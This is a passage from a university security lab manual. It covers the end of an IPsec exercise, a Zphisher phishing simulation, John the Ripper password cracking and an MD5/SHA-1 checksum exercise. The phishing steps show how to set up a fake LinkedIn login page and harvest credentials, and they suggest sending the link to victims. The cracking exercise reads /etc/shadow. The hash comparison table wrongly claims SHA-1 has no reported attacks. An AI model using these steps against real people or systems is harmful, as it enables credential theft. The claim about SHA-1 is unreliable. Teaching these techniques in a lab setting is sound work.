00:36:11.087620 IP 192.168.0.6 > 192.168.0.5: ESP(spi=0xcc51f20d,seq=0x3), lengt
h 116
00:36:12.865558 IP 192.168.0.5.ipsec-nat-t > 192.168.0.6.ipsec-nat-t: NONESP-enc
ap: isakmp: child sa  inf2[I]
```

4. Conclusion:

IPsec incorporates all of the most commonly employed security services, including authentication, integrity, confidentiality, encryption and non repudiation. However, the major drawbacks to IPsec are its complexity and the confusing nature of its associated documentation. In spite of these various drawbacks, IPsec is believed by many to be one of the best security systems available.

Academic Year: 2025-26 **Semester: V**
Class / Branch: TE IT Subject: Security Lab (SL)
Subject Lab Incharge: Prof. Vishal Badgujar

EXPERIMENT NO. 10

Aim: To simulate a phishing attack using Zphisher.

Theory:

Phishing: Phishing is a form of online fraud in which hackers attempt to get your private information such as passwords, credit cards, or bank account data. This is usually done by sending false emails or messages that appear to be from trusted sources like banks or well-known websites.

What is a Phishing Attack?
Phishing is another type of cyber-attack. Phishing got its name from "phish" meaning fish. It's a common phenomenon to put bait for the fish to get trapped. Similarly, phishing works. It is an unethical way to dupe the user or victim to click on harmful sites. The attacker crafts the harmful site in such a way that the victim feels it to be an authentic site, thus falling prey to it. The most common mode of phishing is by sending spam emails that appear to be authentic and thus, taking away all credentials from the victim. The main motive of the attacker behind phishing is to gain confidential information like:

- Password
- Credit card details
- Social security numbers
- Date of birth

The attacker uses this information to further target the user impersonate the user and cause data theft. The most common type of phishing attack happens through email. Phishing victims are tricked into revealing information that they think should be kept private. The original logo of the email is used to make the user believe that it is indeed the original email. But if we carefully look into the details, we will find that the URL or web address is not authentic.

Zphisher - Automated Phishing Tool

Zphisher is a powerful open-source tool Phishing Tool. It became very popular nowadays and is used to do phishing attacks on Target. Zphisher is easier than Social Engineering Toolkit. It contains some templates generated by a tool called Zphisher and offers phishing templates webpages for 33 popular sites such as Facebook, Instagram, Google, Snapchat, GitHub, Yahoo, Proton mail, Spotify, Netflix, LinkedIn, WordPress, Origin, Steam, Microsoft, etc. It also provides an option to use a custom template if someone wants. This tool makes it easy to perform a phishing attack. Using this tool you can perform phishing in (wide area network). This tool can be used to get credentials such as id, password.

Uses and Features of Zphisher:

- Zphisher is open source tool.
- Zphisher is a tool of Kali Linux.
- Zphisher is used in Phishing attacks.
- Zphisher tool is a very simple and easy tool.
- Zphisher tool is a very simple and easy tool.
- Zphisher tool is a lightweight tool. It does not take extra space.
- Zphisher is written in bash language.
- Zphisher creates phishing pages for more than 33 websites.
- Zphisher creates phishing pages of popular sites such as Facebook, Instagram, Google, Snapchat, Github, Yahoo, Protonmail, Spotify, Netflix, LinkedIn, WordPress, Origin, Steam, Microsoft, etc


Installation:

Step 1: To install the tool first go to the desktop directory and then install the tool using the following commands.


cd Downloads

git clone git://github.com/htr-tech/zphisher.git

cd zphisher




Step 2: Now you are in zphisher directory , use the following command to run the tool.
bash zphisher.sh



Step 3: The tool has started running successfully. Now you have to choose the options from the tool for which you have to make the phishing page.


Step 4: From these options, you can choose the number for which you have to create a phishing page. Suppose you want to create a phishing page for Linkedin then choose option 14.

Step 5: Suppose you want to host it on localhost then the first option then type 1. And custom port as n for NO




Step 6: Using Zphisher tool, create a phishing page of Linkdin and get credentials (user id and password) of victim. Now use the browser and open link of localhost as shown in above fig. http://127.0.0.1:8080


This is the phishing page we have opened. Now the user has to enter his/her id password.



Step 7: put userid and password in authentication page.



Step 8: check the terminal to view the recorded victims credentials from phishing website.



We got the details of ID and password here. This is how you can perform phishing using zphisher. You can send these links to the victim. Once the victim clicks on the link and types the id password it will be reflected on the terminal itself.

This is how zphisher works. This is one of the best tools that can be used for phishing attacks. You can choose the option as per your requirement. zphisher is a powerful open-source tool Phishing Tool. It became very popular nowadays and is used to do phishing attacks. zphisher is easier than Social Engineering Toolkit.

Conclusion: Write your own findings.

Department of Information Technology

Academic Year: 2025-26 **Semester: V**
Class / Branch: TE IT Subject: Security Lab (SL)
Subject Lab Incharge: Prof. Apeksha Mohite

Experiment No. 11

1. **Aim: To study password cracking using John the ripper.**

2. **Theory:**

John The Ripper (JTR) is one of the most popular password cracking tools available in most Penetration testing Linux distributions like Kali Linux, Parrot OS, etc. The tool has been used in most Cyber demos, and one of the most popular was when it was used by the Varonis Incident Response Team. John The Ripper password cracking utility brags of a user-friendly command-line interface and the ability to detect most password hash types. This tutorial will dive into John the Ripper, show you how it works, and explain why you need it for security testing.

John the Ripper (JtR) is a popular password-cracking tool. John supports many encryption technologies for Windows and Unix systems (Mac included). One remarkable feature of John is that it can autodetect the encryption for common formats. This will save you a lot of time in researching the hash formats and finding the correct tool to crack them.

John can work in the following modes:

Single crack

In this mode, john will try to crack the password using the login/GECOS information as passwords.

Wordlist

John will simply use a file with a list of words that will be checked against the

passwords. See RULES for the format of wordlist files.

Incremental

This is the most powerful mode. John will try any character combination to resolve the password. Details about these modes can be found in the MODES file in john's documentation, including how to define your own cracking methods.

To use John, you just need to supply it a password file and the desired options. If no mode is specified, john will try "single" first, then "wordlist" and finally "incremental".

The files associated with this tool are as below:

/etc/john/john.conf

is where you configure how john will behave.

/etc/john/john-mail.msg

has the message sent to users when their passwords are successfully cracked.

/etc/john/john-mail.conf

is used to configure how john will send messages to users that had their passwords cracked.

What are Password Hashes?

Currently, password login is one of the most authentication methods used for security purposes. When you create a log-in password on most secure systems, it is stored in a hashed format. Some of the common hashing algorithms include MD5, SHA-1, SHA-2, NTLM, and LANMAN. When you want to log in, the system will hash the password with

Password Cracking With John the Ripper (JtR)

Password cracking with JtR is an iterative process. A word is selected from the wordlist, hashed with the same hash algorithm used to hash the password, and the resulting hash is compared with the password hash. If they match, then the word picked from the wordlist is the original password. If they don't match, JtR will pick another word to repeat the same process until a match is found. And as you guessed it! This process can take some time if the password used was complex. John the Ripper supports most encryption technologies found in UNIX and Windows systems.

Single Mode Password Cracking

By default, the hashed user login passwords are stored in the /etc/shadow directory on any Linux system. To view the contents of the shadow file, execute the command below in your terminal.

Installation:

sudo apt-get install john

```
apeksha@apeksha-VirtualBox:~$ sudo apt-get install john
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  tcpd
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  john-data
The following NEW packages will be installed:
  john john-data
0 upgraded, 2 newly installed, 0 to remove and 705 not upgraded.
```

Test the tool:

```
apeksha@apeksha-VirtualBox:~$ john -test
Created directory: /home/apeksha/.john
Benchmarking: descrypt, traditional crypt(3) [DES 128/128 SSE2-16]... DONE
Many salts:     2171K c/s real, 4639K c/s virtual
Only one salt:  2184K c/s real, 4608K c/s virtual
```

Create a user account:

```
apeksha@apeksha-VirtualBox:~$ sudo adduser testuser1
Adding user `testuser1' ...
Adding new group `testuser1' (1001) ...
Adding new user `testuser1' (1001) with group `testuser1' ...
Creating home directory `/home/testuser1' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for testuser1
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

Get the password hashes for password from shadow file:

sudo cat /etc/shadow


```
testuser1:$6$PgQX3tjy$ETMPfjZyCP438IoEsTEgHidUV8zkibuznF3Y5nqvuwYTwo0ZE3gdZ1jSe
lj5Q566gJNYqp0B7Rx6L4t.dKmD61:19641:0:99999:7:::
testuser2:$6$S/2aZGC8$NA5aam281X9vpwyziJtEsclS5/yp.IaLQlWzu9B6trgFQC6MF.2iZSCU0
vf1rt7PDiW8l5.HkBU2BGaLpjaG2.:19641:0:99999:7:::
```

Copy the hashes to a text file:

```
apeksha@apeksha-VirtualBox:~$ cat t1.txt
testuser1:$6$PgQX3tjy$ETMPfjZyCP438IoEsTEgHidUV8zkibuznF3Y5nqvuwYTwo0ZE3gdZ1jSe
lj5Q566gJNYqp0B7Rx6L4t.dKmD61:19641:0:99999:7:::
testuser2:$6$S/2aZGC8$NA5aam281X9vpwyziJtEsclS5/yp.IaLQlWzu9B6trgFQC6MF.2iZSCU0
vf1rt7PDiW8l5.HkBU2BGaLpjaG2.:19641:0:99999:7:::
```


From the image, we will crack the password for users testuser1 and testuser2 . Password cracking can be, at times, a lengthy process for complex passwords. We will copy the whole field and save it in a file with a name t1.txt in home directory. To crack the password hash, we will use the syntax below:

Password cracking using john:



From the image, you can see JtR cracked the password for users testuser1 and testuser2.The users are the ones enclosed in brackets.

View the cracked passwords:



3. Conclusion:


Even though there are many password-cracking utilities available today, John the Ripper is with no doubt one of the best and most reliable. It has been used with other tools in most Cyber Attack Conferences to exploit the vulnerability of a system of elevated privileges on a compromised system.

Academic Year: 2025-26 **Semester: V**
Class / Branch: TE IT Subject: Security Lab (SL)
Subject Lab Incharge: Prof. Apeksha Mohite

Experiment No. 12

1. **Aim: To study and test message integrity by using MD5, SHA-1 for varying message sizes.**
2. **Software Required : Ubuntu 14.04 OS**
3. **Theory :**

Hashes are the products of cryptographic algorithms designed to produce a string of characters. Often these strings have a fixed length, regardless of the size of the input data. Take a look at the above chart and you'll see that both "Fox" and "The red fox jumps over the blue dog" yield the same length output.




Now compare the second example in the chart to the third, fourth, and fifth. You'll see that,despite a very minor change in the input data, the resulting hashes are all very different from one another. Even if someone modifies a very small piece of the input data, the hash will change dramatically.

MD5, SHA-1, and SHA-256 are all different hash functions.

Here is the comparison between MD5 and SHA1. You can get a clear idea about which one is better.

Keys For Comparison	MD5	SHA
Security	Less Secure than SHA	High Secure than MD5
Message Digest Length	128 Bits	160 Bits
Attacks required to find out original Message	2^{128} bit operations required to break	2^{160} bit operations required to break
Attacks to try and find two messages producing the same MD	2^{64} bit operations required to break	2^{80} bit operations required to break
Speed	Faster, only 64 iterations	Slower than MD5, Required 80 iterations
Successful attacks so far	Attacks reported to some extents	No such attach report yet

Software creators often take a file download—like a Linux .iso file, or even a Windows .exe file—and run it through a hash function. They then offer an official list of the hashes on their websites.



That way, you can download the file and then run the hash function to confirm you have the real, original file and that it hasn't been corrupted during the download process. As we saw

above, even a small change to the file will dramatically change the hash.

These can also be useful if you have a file you got from an unofficial source and you want to confirm that it's legitimate. Let's say you have a Linux .ISO file you got from somewhere and you want to confirm it hasn't been tampered with. You can look up the hash of that specific ISO file online on the Linux distribution's website. You can then run it through the hash function on your computer and confirm that it matches the hash value you'd expect it to have. This confirms the file you have is the exact same file being offered for download on the Linux distribution's website, without any modifications.

Verify Data Integrity :

The checksum is used to verify the correctness of a file. It can be described as a digital fingerprint of a file. By verifying the Checksum value we can determine the correctness of a file while it's been transferred from one location to another. The checksum is a long string of data containing various letters and numerals. All popular software downloading websites provides a checksum value for the downloaded file with which we can confirm our data by verifying the checksum value.

Generating Checksums

A checksum is generated by a checksum algorithm. It generates a checksum value by taking the file as input. MD5 and SHA (Secure Hash Algorithms) are the most popular algorithms used for generating the checksums.

Command-line Checksum tools

Almost all Linux distribution provides the command line tools for various checksum algorithms. You can generate and verify checksum with them. Some of the standard command-line checksum tools used nowadays are the followings:

MD5 checksum tool is called: md5sum


SHA-1 checksum tool is called: sha1sum

SHA-256 checksum tool is called: sha256sum SHA-384 checksum tool is called: sha384sum SHA-224 checksum tool is called: sha224sum SHA-512 checksum tool is called: sha512sum

md5sum: MD5 is an algorithm that is used to verify data integrity through the creation of a 128-bit message digest from a data input that is claimed to be as unique to that specific data as a fingerprint to a specific individual.


On Linux, access a Terminal and run the following commands to view the hash for a file :

Even a small change to the file will dramatically change the hash. We try to make changes and view the hash values again.




sha1sum:

SHA-1 (Secure Hash Algorithm 1) is a cryptographic hash function designed by the United States National Security Agency. SHA-1 produces a 160-bit (20-byte) hash value known as a message digest. Please see the sha1 hash value for the same file.



sha256sum/sha512sum/sha224sum/sha384sum:

